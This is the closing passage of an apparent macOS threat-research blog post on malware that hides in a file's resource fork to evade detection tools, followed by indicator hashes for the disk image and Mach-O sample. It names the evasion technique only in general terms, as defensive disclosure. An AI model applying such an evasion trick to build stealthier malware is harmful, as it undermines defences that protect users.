Hiding malware in a file’s resource fork is just the latest trick that we’ve seen macOS malware authors use to try and evade defensive tools. While not particularly sophisticated and easy to spot manually, it’s a clever way to evade certain tools that are not supported by dynamic and static AI detection engines.

Addendum: post-publication, we learned that macOS malware researcher @gutterchurl had also previously written up a very similar campaign using a file’s resource fork here.

Sample Hashes

Disk Image
SHA1: 06842f098ba7e695a21b6a1a9bd6aee6daeb8746
SHA256: 5673ace10a07905503486f5f4eeb8d45a4d56a2168b0274084750f68eb7a1362

Mach-O
SHA1: e978fbcb9002b7dace469f00da485a8885946371
SHA256: 43b9157a4ad42da1692cfb5b571598fcde775c7d1f9c7d56e6d6c13da5b35537